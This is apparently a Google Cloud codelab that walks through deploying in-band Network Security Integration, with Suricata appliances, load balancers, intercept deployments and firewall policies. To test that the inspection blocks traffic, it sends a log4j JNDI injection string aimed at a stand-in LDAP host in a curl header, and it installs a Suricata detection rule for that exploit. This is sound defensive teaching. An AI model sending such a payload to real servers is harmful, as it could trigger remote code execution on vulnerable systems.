
1. Introduction
Network Security Integration
Network Security Integration (NSI) offers flexibility to enhance your network security for your workloads. You might want to leverage a purpose-built appliance from a third-party independent software vendor (ISV), or leverage a deep packet inspection (DPI) engine to inspect the payload. To allow seamless integration with these third-party appliances, Google Cloud is making it easy to deploy appliances transparently without any network or routing changes.
Google Cloud offers two flavors of Network Security Integration - out-of-band and in-band. This lab will walk through the steps to deploy the in-band Network Security Integration.
In-band Network Security Integration
Network Security Integration provides in-band integration using the packet intercept technology that lets you place third-party network appliances in the path of network traffic for transparent inspection of Google Cloud workloads. This process uses Generic Network Virtualization Encapsulation (GENEVE) to securely transport packets to the appliance without changing the original source and destination IP addresses.
In-band integration offers a service-centric approach to deploy and consume third-party inline network appliances in bump-in-the-wire mode. As a service producer, you can publish a scalable set of third-party network appliances as an intercept deployment. As a service consumer, you can use Cloud Next Generation Firewall policies and rules to make a fine-grained selection of traffic to transparently redirect to a local intercept endpoint for inspection.

Figure 1. High-level deployment architecture of in-band integration service
For more information about in-band NSI integration, see in-band integration overview.
In-band Service Producer
Service producers are where third-party appliances are deployed and managed. This can be managed by someone in your organization (security team, etc) or an external vendor. Producers register their virtual machines, which can be third-party appliances, as backends to an internal Passthrough Network Load Balancer in their VPC network. These appliances inspect network traffic that is redirected to them. Service producers then create Intercept deployments, a zonal resource that points to the forwarding rule of the internal Passthrough Network Load Balancer.
An intercept deployment is a zonal resource that represents the producer's inspection service for a specific zone. Producers create intercept deployments for each zone in which they have deployed their VMs.
An intercept deployment group is a global, project-scoped resource that lets consumers connect to a producer's inspection services. Producers create an intercept deployment group to group together multiple zonal intercept deployments. Producers use IAM to control which consumers can connect to their deployment group.
For more information, see Intercept deployment groups overview and Intercept deployments overview.
In-band Service Consumer
Service consumers use the inspection services offered by producers. Consumers specify which VPC's they want inspected and from which producer. To do this, consumers create an Intercept endpoint group, a global resource that represents their side of the producer-consumer relationship, and link the intercept endpoint group to the producer's intercept deployment group.
To associate the intercept endpoint group with the VPCs from which they want traffic to be inspected, consumers create an intercept endpoint group association. To select the traffic that should be sent to the producer for inspection, consumers create and use network firewall policies. Consumers create a security profile group containing a security profile that references their intercept endpoint group. Consumers then create a firewall rule to redirect traffic matching specific criteria to the producer's appliances.
Even though the Intercept Endpoint Group(IEG) is a project level resource, the IEG and the IEG association do not have to be in the same project. An IEG can be referenced by an IEG association from other projects within your organization. It represents the consumer's side of the producer-consumer relationship. Consumers create an intercept endpoint group to consume a producer's inspection service. Each intercept endpoint group on the consumer side is associated with a single intercept deployment group on the producer side.
For more information, see Intercept endpoint groups and associations overview.
Consumers must create a firewall policy rule to redirect traffic to their intercept endpoint group. Consumers can specify the matching criteria within the firewall policy rule, which lets them define which traffic to be inspected by the producer's appliances.
Consumers create a custom intercept security profile to specify which intercept endpoint group should be used to inspect traffic.
Consumers create a security profile group to define a group of security inspection features that should be applied to a specific subset of traffic. A security profile group contains a single custom intercept security profile.
What you'll build

Figure 2. High-level deployment architecture for this codelab
For the simplicity of this codelab, you will use a single project and create two VPC networks as well as manage a number of network and security resources. This lab will demonstrate how to deploy in-band Network Service Integration with a third-party appliance for transparent security insertion.
The flows to be inspected will be selected using Cloud Firewall matching parameters including 5-tuple (source IP, destination IP, protocol, source port, destination port). For the simplicity of this lab, you will inspect all EGRESS traffic on TCP port 80.
The producer will allow ingress from the producer VPC subnet gateway IP (10.0.0.1/32) for UDP packets with destination port 6081 - the well known port for GENEVE.
The end state of the network firewall policy rulebase will be similar to the table below:
Producer Network Policy:
Priority | Direction | Protocol | Target | Source | Destination | Dest Port | Action |
100 | Ingress | All | All | Health-Checks | Any | Any | Allow |
200 | Ingress | All | All | IAP | Any | Any | Allow |
300 | Ingress | UDP | All | 10.0.0.1/32 | Any | 6081 | Allow |
Consumer Network Policy:
Priority | Direction | Protocol | Target | Source | Destination | Dest Port | Action |
200 | Ingress | TCP | All | IAP | Any | 22 | Allow |
800 | Egress | TCP | All | Any | Any | 80 | Intercept |
What you'll learn
- How to deploy in-band Network Security Integration
What you'll need
- Google Cloud Organization and Project
- Appropriate IAM permissions
- Knowledge of deploying instances and configuring networking components
- Network Policy Firewall configuration knowledge
2. Before you begin
IAM Roles and Permissions
To complete the In-band Network Security Integration (NSI) codelab, you will need the following IAM roles:
- Compute Network Admin (
roles/compute.networkAdmin): Required to create and manage VPC networks, subnets, Cloud Routers, NAT gateways, and load balancer backend services. - Compute Security Admin (
roles/compute.securityAdmin): Necessary for creating, configuring, and associating global network firewall policies and rules. - Compute Instance Admin (
roles/compute.instanceAdmin.v1): Required to deploy, SSH into, and eventually delete the Suricata appliances and consumer testing VMs. - Intercept Deployment Admin (
roles/networksecurity.interceptDeploymentAdmin): Used by the producer to create and manage zonal intercept deployments and the global deployment group. - Intercept Endpoint Admin (
roles/networksecurity.interceptEndpointAdmin): Used by the consumer to create intercept endpoint groups and associate them with their VPC network. - Intercept Deployment User (
roles/networksecurity.interceptDeploymentUser): Required on the producer project to grant the consumer permission to connect to the producer's deployment group. - Security Profile Admin (
roles/networksecurity.securityProfileAdmin): Required at the organization level to create and manage custom intercept security profiles and security profile groups. - Service Usage Admin (
roles/serviceusage.serviceUsageAdmin): Necessary to enable thenetworksecurity.googleapis.comandcompute.googleapis.comAPIs required for the NSI features. - Project Viewer (
roles/viewer): Needed to retrieve project configuration and organization ancestry information for the environment variables used throughout the lab.
Google Cloud APIs
Please make sure that the required Google Cloud APIs are enabled in your project.
Enable the necessary APIs, run the following gcloud commands within Cloud Shell.
gcloud services enable compute.googleapis.com \
networksecurity.googleapis.com \
cloudresourcemanager.googleapis.com
Create/update variables
This codelab makes use of $variables to aid gcloud configuration implementation in Cloud Shell.
In Cloud Shell, run the commands below replacing the information within brackets as required:
gcloud config set project [project-id]
export project_id=$(gcloud config list --format="value(core.project)")
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading](id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zonea=[first-zone from $region]
export zoneb=[second-zone from $region]
export zonec=[third-zone from $region]
3. Producer Actions
This section will cover the producer deployment side. This includes deploying the VPC, third-party network virtual appliance, and all relevant components for Network Security Integration.
VPC and Cloud NAT components
- Create the VPC and subnet:
gcloud compute networks create producer-vpc --subnet-mode=custom

gcloud compute networks subnets create producer-$region-subnet \
   --range=10.0.0.0/24 --network=producer-vpc --region=$region
- Get the subnet gateway ip for firewall rule use:
export gatewayip=$(gcloud compute networks subnets list --project=$project_id --network=producer-vpc --format=json | jq -r '.[0].gatewayAddress')
- Create FW policy and rules for the producer VPC. These FW rules will allow ingress for health checks, IAP, and NSI sourced traffic:
gcloud compute network-firewall-policies create producer-fwpolicy \
  --global

gcloud compute network-firewall-policies rules create 100 \
        --description="allow http traffic from ilb health-check ranges" \
        --action=allow \
        --firewall-policy=producer-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80 \
        --direction=INGRESS \
        --src-ip-ranges=35.191.0.0/16,130.211.0.0/22

gcloud compute network-firewall-policies rules create 200 \
        --description="allow ssh from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=producer-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
        --src-ip-ranges=35.235.240.0/20

gcloud compute network-firewall-policies rules create 300 \
        --description="allow GENEVE UDP:6081 packets from gateway" \
        --action=allow \
        --firewall-policy=producer-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=udp:6081 \
        --direction=INGRESS \
        --src-ip-ranges=$gatewayip
- Associate the producer VPC to the Network Firewall Policy:
gcloud compute network-firewall-policies associations create \
        --firewall-policy producer-fwpolicy \
        --network producer-vpc \
        --name producer-fwpolicy-association \
        --global-firewall-policy
- Deploy Cloud Router and Cloud NAT for third-party Network Virtual Appliance (NVA) to download required packages and updates:
gcloud compute addresses create producer-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$region-cloudnatip --format="value(address)")

gcloud compute routers create producer-$region-cr \
  --region=$region --network=producer-vpc

gcloud compute routers nats create producer-cloudnat-$region \
   --router=producer-$region-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=producer-$region-cloudnatip
Third-party VMs
For this lab, you will deploy Suricata, an open source threat detection service. The command has a start-up script which will install and configure Suricata. There are also iptables which perform Source Network Address Translation (SNAT) and Destination Network Address Translation (DNAT) for handling and responding to GENEVE packets.
- Deploy a third-party NVA in your first zone.
gcloud compute instances create suricata-$zonea \
   --shielded-secure-boot \
   --subnet=producer-$region-subnet \
   --no-address \
   --private-network-ip 10.0.0.3 \
   --zone $zonea \
   --metadata startup-script='#! /bin/bash
      sudo sysctl -w net.ipv4.ip_forward=1
        apt-get update
        apt-get install nginx suricata tcpdump -y
      sudo suricata-update
      sudo systemctl stop suricata
      sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.11/32 -i ens4 -j DNAT --to-destination 10.0.0.1
      sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1 -o ens4 -j SNAT --to 10.0.0.11
      sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.12/32 -i ens4 -j DNAT --to-destination 10.0.0.1
      sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1 -o ens4 -j SNAT --to 10.0.0.12
      sudo echo "drop http any any -> any any (msg:\"EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228)\"; content:\"|24 7b|jndi|3a|ldap|3a 2f 2f|\"; nocase; rev:1;)" >> /var/lib/suricata/rules/suricata.rules
      sudo iptables -I FORWARD -j NFQUEUE
      sudo sed -i "s/\ \/run\/suricata.pid/\ \/run\/suricata.pid\ -i\ ens4/g" /lib/systemd/system/suricata.service
      sudo sed -i "s/\ -\ interface:\ eth0/\ -\ interface:\ ens4/g" /etc/suricata/suricata.yaml
      sudo sed -i "s/\/etc\/suricata\/rules/\/var\/lib\/suricata\/rules/g" /etc/suricata/suricata.yaml
     sudo systemctl daemon-reload
     sudo systemctl stop suricata
     sleep 5
     sudo suricata -c /etc/suricata/suricata.yaml -q 0 &
     sleep 10
'
- Deploy a third-party NVA in your second zone:
gcloud compute instances create suricata-$zoneb \
   --shielded-secure-boot \
   --subnet=producer-$region-subnet \
   --no-address \
   --private-network-ip 10.0.0.4 \
   --zone $zoneb \
   --metadata startup-script='#! /bin/bash
      sudo sysctl -w net.ipv4.ip_forward=1
        apt-get update
        apt-get install nginx suricata tcpdump -y
      sudo suricata-update
      sudo systemctl stop suricata
      sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.11/32 -i ens4 -j DNAT --to-destination 10.0.0.1
      sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1 -o ens4 -j SNAT --to 10.0.0.11
      sudo iptables -t nat -A PREROUTING -p udp -s 10.0.0.1/32 -d 10.0.0.12/32 -i ens4 -j DNAT --to-destination 10.0.0.1
      sudo iptables -t nat -A POSTROUTING -p udp --dport 6081 -s 10.0.0.1 -d 10.0.0.1 -o ens4 -j SNAT --to 10.0.0.12
      sudo echo "drop http any any -> any any (msg:\"EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228)\"; content:\"|24 7b|jndi|3a|ldap|3a 2f 2f|\"; nocase; rev:1;)" >> /var/lib/suricata/rules/suricata.rules
      sudo iptables -I FORWARD -j NFQUEUE
      sudo sed -i "s/\ \/run\/suricata.pid/\ \/run\/suricata.pid\ -i\ ens4/g" /lib/systemd/system/suricata.service
      sudo sed -i "s/\ -\ interface:\ eth0/\ -\ interface:\ ens4/g" /etc/suricata/suricata.yaml
      sudo sed -i "s/\/etc\/suricata\/rules/\/var\/lib\/suricata\/rules/g" /etc/suricata/suricata.yaml
     sudo systemctl daemon-reload
     sudo systemctl stop suricata
     sleep 5
     sudo suricata -c /etc/suricata/suricata.yaml -q 0 &
     sleep 10
'
Producer Load balancer Components
- Create a generic health check used to check availability of your third-party NVA:
gcloud compute health-checks create http nva-hc
- Create a zonal un-managed instance group for each zone:
gcloud compute instance-groups unmanaged create producer-$zonea-uig \
   --zone $zonea

gcloud compute instance-groups unmanaged create producer-$zoneb-uig \
   --zone $zoneb
- Add your instances to your instance groups:
gcloud compute instance-groups unmanaged add-instances producer-$zonea-uig --instances=suricata-$zonea --zone=$zonea

gcloud compute instance-groups unmanaged add-instances producer-$zoneb-uig --instances=suricata-$zoneb --zone=$zoneb
Validate your instance groups contains your instances with the following commands:
gcloud compute instance-groups unmanaged list-instances producer-$zonea-uig --zone=$zonea

gcloud compute instance-groups unmanaged list-instances producer-$zoneb-uig --zone=$zoneb
Sample output:
NAME: suricata-$zonea
STATUS: RUNNING

NAME: suricata-$zoneb
STATUS: RUNNING
- Create an internal UDP backend-service:
gcloud compute backend-services create producer-bes \
  --protocol=UDP \
  --region=projects/$project_id/regions/$region \
  --health-checks=projects/$project_id/global/healthChecks/nva-hc \
  --load-balancing-scheme=INTERNAL
- Add both instance-groups to the backend service:
gcloud compute backend-services add-backend producer-bes --instance-group=projects/$project_id/zones/$zonea/instanceGroups/producer-$zonea-uig --region=$region

gcloud compute backend-services add-backend producer-bes --instance-group=projects/$project_id/zones/$zoneb/instanceGroups/producer-$zoneb-uig --region=$region
- Reserve internal IPs for your forwarding rules. Each intercept deployment requires a unique forwarding rule:
gcloud compute addresses create producer-fr-$zonea-ip \
    --region $region --subnet producer-$region-subnet \
    --addresses 10.0.0.11

gcloud compute addresses create producer-fr-$zoneb-ip \
    --region $region --subnet producer-$region-subnet \
    --addresses 10.0.0.12
- Create the forwarding rule for each zone. This is required as the intercept deployment requires a unique forwarding rule:
gcloud compute forwarding-rules create producer-fr-$zonea \
  --ip-protocol=UDP --address=10.0.0.11 \
  --backend-service=projects/$project_id/regions/$region/backendServices/producer-bes \
  --ip-version=IPV4 \
  --ports=6081 \
  --load-balancing-scheme=INTERNAL \
  --region=projects/$project_id/regions/$region \
  --network=projects/$project_id/global/networks/producer-vpc \
  --subnet=projects/$project_id/regions/$region/subnetworks/producer-$region-subnet

gcloud compute forwarding-rules create producer-fr-$zoneb \
  --ip-protocol=UDP --address=10.0.0.12 \
  --backend-service=projects/$project_id/regions/$region/backendServices/producer-bes \
  --ip-version=IPV4 \
  --ports=6081 \
  --load-balancing-scheme=INTERNAL \
  --region=projects/$project_id/regions/$region \
  --network=projects/$project_id/global/networks/producer-vpc \
  --subnet=projects/$project_id/regions/$region/subnetworks/producer-$region-subnet
Network Security Integration Components
- Create an intercept deployment group:
gcloud network-security intercept-deployment-groups create producer-nsi-deployment-group \
    --location global \
    --no-async \
    --network producer-vpc
Validate that the deployment group is created successfully:
gcloud network-security intercept-deployment-groups describe producer-nsi-deployment-group \
    --location global
Sample Output:
createTime: '2025-01-16T06:13:48.075183628Z'
name: projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
network: projects/$project_id/global/networks/producer-vpc
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:13:50.556947138Z'
- Create an intercept deployment for each zone:
gcloud network-security intercept-deployments create nsi-deployment-$zonea \
    --location $zonea \
    --forwarding-rule producer-fr-$zonea \
    --forwarding-rule-location $region \
    --no-async \
    --intercept-deployment-group projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group


gcloud network-security intercept-deployments create nsi-deployment-$zoneb \
    --location $zoneb \
    --forwarding-rule producer-fr-$zoneb \
    --forwarding-rule-location $region \
    --no-async \
    --intercept-deployment-group projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
Validate that the intercept deployments are created successfully:
gcloud network-security intercept-deployments describe nsi-deployment-$zonea \
    --location $zonea

gcloud network-security intercept-deployments describe nsi-deployment-$zoneb \
    --location $zoneb
Sample output:
createTime: '2025-01-16T06:27:08.834875130Z'
forwardingRule: projects/$project_id/regions/$region/forwardingRules/producer-fr
interceptDeploymentGroup: projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
name: projects/$project_id/locations/$zonea/interceptDeployments/nsi-deployment-$zonea
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:34:14.401072601Z'


createTime: '2025-01-16T06:33:47.798469786Z'
forwardingRule: projects/$project_id/regions/$region/forwardingRules/producer-fr-$zoneb
interceptDeploymentGroup: projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
name: projects/$project_id/locations/us-west1-b/interceptDeployments/nsi-deployment-$zoneb
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:34:25.258447474Z'
Congratulations, you have completed the producer side setup. Next you will configure the consumer side to intercept the traffic and transparently send it to the third-party appliances for enforcement.
4. Consumer Actions
While this lab uses separate VPCs within a single project for simplicity, in real-world environments, the producer and consumer resources can reside in different projects or even across different organizations.
VPC and Cloud NAT components
- Create the VPC and subnet:
gcloud compute networks create consumer-vpc --subnet-mode=custom

gcloud compute networks subnets create consumer-$region-subnet \
   --range=192.168.0.0/24 --network=consumer-vpc --region=$region
- Create the Cloud Router and Cloud NAT gateway:
gcloud compute addresses create consumer-$region-cloudnatip \
     --region=$region

export cloudnatip=$(gcloud compute addresses list \
     --filter=name:consumer-$region-cloudnatip \
     --format="value(address)")

gcloud compute routers create consumer-$region-cr \
    --region=$region \
    --network=consumer-vpc

gcloud compute routers nats create consumer-cloudnat-$region \
   --router=consumer-$region-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=consumer-$region-cloudnatip
Intercept Endpoint Group and Association
- Create Intercept Endpoint Group:
gcloud network-security intercept-endpoint-groups create nsi-endpoint-group \
    --location global \
    --no-async \
    --intercept-deployment-group projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
Validation that the endpoint is created successfully:
gcloud network-security intercept-endpoint-groups describe nsi-endpoint-group \
    --location global
Sample Output:
createTime: '2025-01-16T06:37:10.620185836Z'
interceptDeploymentGroup: projects/$project_id/locations/global/interceptDeploymentGroups/producer-nsi-deployment-group
name: projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:37:22.707994466Z'
- Create intercept endpoint group association specifying the consumer VPC:
gcloud network-security intercept-endpoint-group-associations create nsi-endpoint-group-assoc \
    --location global \
    --network consumer-vpc \
    --no-async \
    --intercept-endpoint-group projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
Validate:
gcloud network-security intercept-endpoint-group-associations describe nsi-endpoint-group-assoc \
    --location global
Sample output:
createTime: '2025-01-16T06:40:21.125202733Z'
interceptEndpointGroup: projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
locations:
- location: $zonea
  state: ACTIVE
- location: $zoneb
  state: ACTIVE
name: projects/$project_id/locations/global/interceptEndpointGroupAssociations/nsi-endpoint-group-assoc
network: projects/$project_id/global/networks/consumer-vpc
reconciling: false
state: ACTIVE
updateTime: '2025-01-16T06:40:56.085493855Z'
Security Profile and Security Profile Group
Next you will create a custom security profile for intercept and attach it to the security profile group. The security profile and security profile group are used for packet interception for third-party appliances.
- Create a custom-intercept Security Profile:
gcloud network-security security-profiles custom-intercept create nsi-intercept-profile \
    --organization $org_id \
    --location global \
    --billing-project $project_id \
    --intercept-endpoint-group projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group
Validate that the security profile is created successfully:
gcloud network-security security-profiles custom-intercept \
describe nsi-intercept-profile \
--organization=$org_id \
--location=global
Sample output:
{
  "createTime": "2025-01-16T20:25:21.545756039Z",
  "customInterceptProfile": {
    "interceptEndpointGroup": "projects/$project_id/locations/global/interceptEndpointGroups/nsi-endpoint-group"
  },
  "etag": "vBAcVRe70k70rNJ3stzuCAvp_JbiPD2IWqcHKKAGlzw",
  "name": "organizations/$org_id/locations/global/securityProfiles/nsi-intercept-profile",
  "type": "CUSTOM_INTERCEPT",
  "updateTime": "2025-01-16T20:25:24.101764860Z"
}
- Create a Security Profile Group:
gcloud network-security security-profile-groups create nsi-spg \
   --custom-intercept-profile=nsi-intercept-profile \
   --organization=$org_id \
   --project=$project_id \
  --location=global
Validate that the SPG is created successfully:
gcloud network-security security-profile-groups describe nsi-spg \
    --organization $org_id \
    --billing-project $project_id \
    --location global
Sample output:
 "createTime": "2025-01-16T20:31:23.545946850Z",
  "customInterceptProfile": "organizations/$org_id/locations/global/securityProfiles/nsi-intercept-profile",
  "etag": "bAE-90dCYvYfOKga4EfGXWRGuJXJpsiTEEgVsw3AmM0",
  "name": "organizations/$org_id/locations/global/securityProfileGroups/nsi-spg",
  "updateTime": "2025-01-16T20:31:27.588870973Z"
Firewall Policy, Rules, and Association
- Create a global network firewall policy:
gcloud compute network-firewall-policies create consumer-fwpolicy \
     --global
- Create the firewall rules:
gcloud compute network-firewall-policies rules create 200 \
        --description="allow ssh traffic from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=consumer-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
      --src-ip-ranges=35.235.240.0/20
- Create the firewall rule to intercept all egress traffic leveraging NSI to send to our third-party appliance transparently. This rule will send all TCP:80 egress traffic for inspection.
gcloud compute network-firewall-policies rules create 800 \
    --action APPLY_SECURITY_PROFILE_GROUP \
    --firewall-policy consumer-fwpolicy \
    --security-profile-group "organizations/$org_id/locations/global/securityProfileGroups/nsi-spg" \
    --direction EGRESS \
    --layer4-configs tcp:80 \
    --dest-ip-ranges 0.0.0.0/0 \
    --global-firewall-policy
- Associate the cloud firewall policy to the VPC network:
gcloud compute network-firewall-policies associations create \
        --firewall-policy consumer-fwpolicy \
        --network consumer-vpc \
        --name consumer-fwpolicy-association \
        --global-firewall-policy
Consumer VMs
- Deploy VMs used to validate NSI. You will deploy 3 VMs across 3 zones. Recall that only 2 zones have NSI enabled while $zonec does not.
gcloud compute instances create consumer-$zonea \
   --shielded-secure-boot \
   --subnet=consumer-$region-subnet \
   --private-network-ip 192.168.0.3 \
   --no-address \
   --zone $zonea

gcloud compute instances create consumer-$zoneb \
   --shielded-secure-boot \
   --subnet=consumer-$region-subnet \
   --private-network-ip 192.168.0.4 \
   --no-address \
   --zone $zoneb

gcloud compute instances create consumer-$zonec \
   --shielded-secure-boot \
   --subnet=consumer-$region-subnet \
   --private-network-ip 192.168.0.5 \
   --no-address \
   --zone $zonec
Testing in-band Network Security Integration
- SSH into the VM in $zonea (consumer-$zonea). Send test traffic:
gcloud compute ssh consumer-$zonea \
   --zone $zonea
- Send test traffic to http://www.google.com:
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
Expected output:
200
The HTTP 200 status code indicates that the client's request has successfully been received, understood, and processed by the server.
- Send log4j requests that should be blocked by Suricata through NSI.
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent: ${jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
Expected output:
000
The 000 HTTP response code is an unofficial, non-standard code used by certain software, to indicate that no valid HTTP status code was received. This likely means the request was blocked by the firewall.
- Return to Cloud Shell by exiting the SSH session
exit
- SSH into VM in $zoneb (consumer-$zoneb)
gcloud compute ssh consumer-$zoneb \
   --zone $zoneb
- Similarly, send test traffic:
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
Expected output:
200
- Send log4j request:
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent: ${jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
Expected output:
000
- Return to Cloud Shell by exiting the SSH session
exit
- SSH into VM in $zonec (consumer-$zonec)
gcloud compute ssh consumer-$zonec \
   --zone $zonec
- Similarly, send test traffic:
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
Expected output:
200
- Send log4j request:
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent: ${jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
Expected output:
200
Notice that this request went through. This is expected because you did not configure NSI with $zonec. Intercept endpoint group has only associations for $zonea and $zoneb.
- Return to Cloud Shell by exiting the SSH session
exit
Validating Suricata received and blocked the malicious requests
- SSH into Suricata VM in $zonea (suricata-$zonea), to check the logs:
gcloud compute ssh suricata-$zonea \
   --zone $zonea
- View the logs filtering on the type of attack:
cat /var/log/suricata/eve.json | grep log4j
You may see some entries. If you do not see any entries, check the logs for the Suricata VM in $zoneb. Sample output:
{"timestamp":"2025-01-22T19:54:37.347753+0000","flow_id":905867843361350,"in_iface":"ens4","event_type":"alert","src_ip":"192.168.0.2","src_port":58740,"dest_ip":"74.125.197.105","dest_port":80,"proto":"TCP","metadata":{"flowbits":["tcp.retransmission.alerted"],"flowints":{"tcp.retransmission.count":10}},"alert":{"action":"allowed","gid":1,"signature_id":2034783,"rev":2,"signature":"ET HUNTING Possible Apache log4j RCE Attempt - Any Protocol TCP (Outbound) (CVE-2021-44228)","category":"Misc activity","severity":3,"metadata":{"attack_target":["Server"],"confidence":["Medium"],"created_at":["2021_12_17"],"cve":["CVE_2021_44228"],"deployment":["Internal","Perimeter"],"mitre_tactic_id":["TA0001"],"mitre_tactic_name":["Initial_Access"],"mitre_technique_id":["T1190"],"mitre_technique_name":["Exploit_Public_Facing_Application"],"reviewed_at":["2024_05_07"],"signature_severity":["Major"],"tag":["Exploit"],"updated_at":["2021_12_17"]}},"http":{"hostname":"www.google.com","url":"/","http_user_agent":"${jndi:ldap://123.123.123.123:8081/a}","http_method":"GET","protocol":"HTTP/1.1","length":0},"app_proto":"http","flow":{"pkts_toserver":30,"pkts_toclient":24,"bytes_toserver":3672,"bytes_toclient":1280,"start":"2025-01-22T19:46:12.023110+0000"}}
- Return to Cloud Shell by exiting the SSH session
exit
Optionally, you can SSH into Suricata VM in $zoneb (suricata-$zoneb) and validate logs
gcloud compute ssh suricata-$zoneb \
   --zone $zoneb
View the logs filtering on the type of attack:
cat /var/log/suricata/eve.json | grep log4j
Sample output:
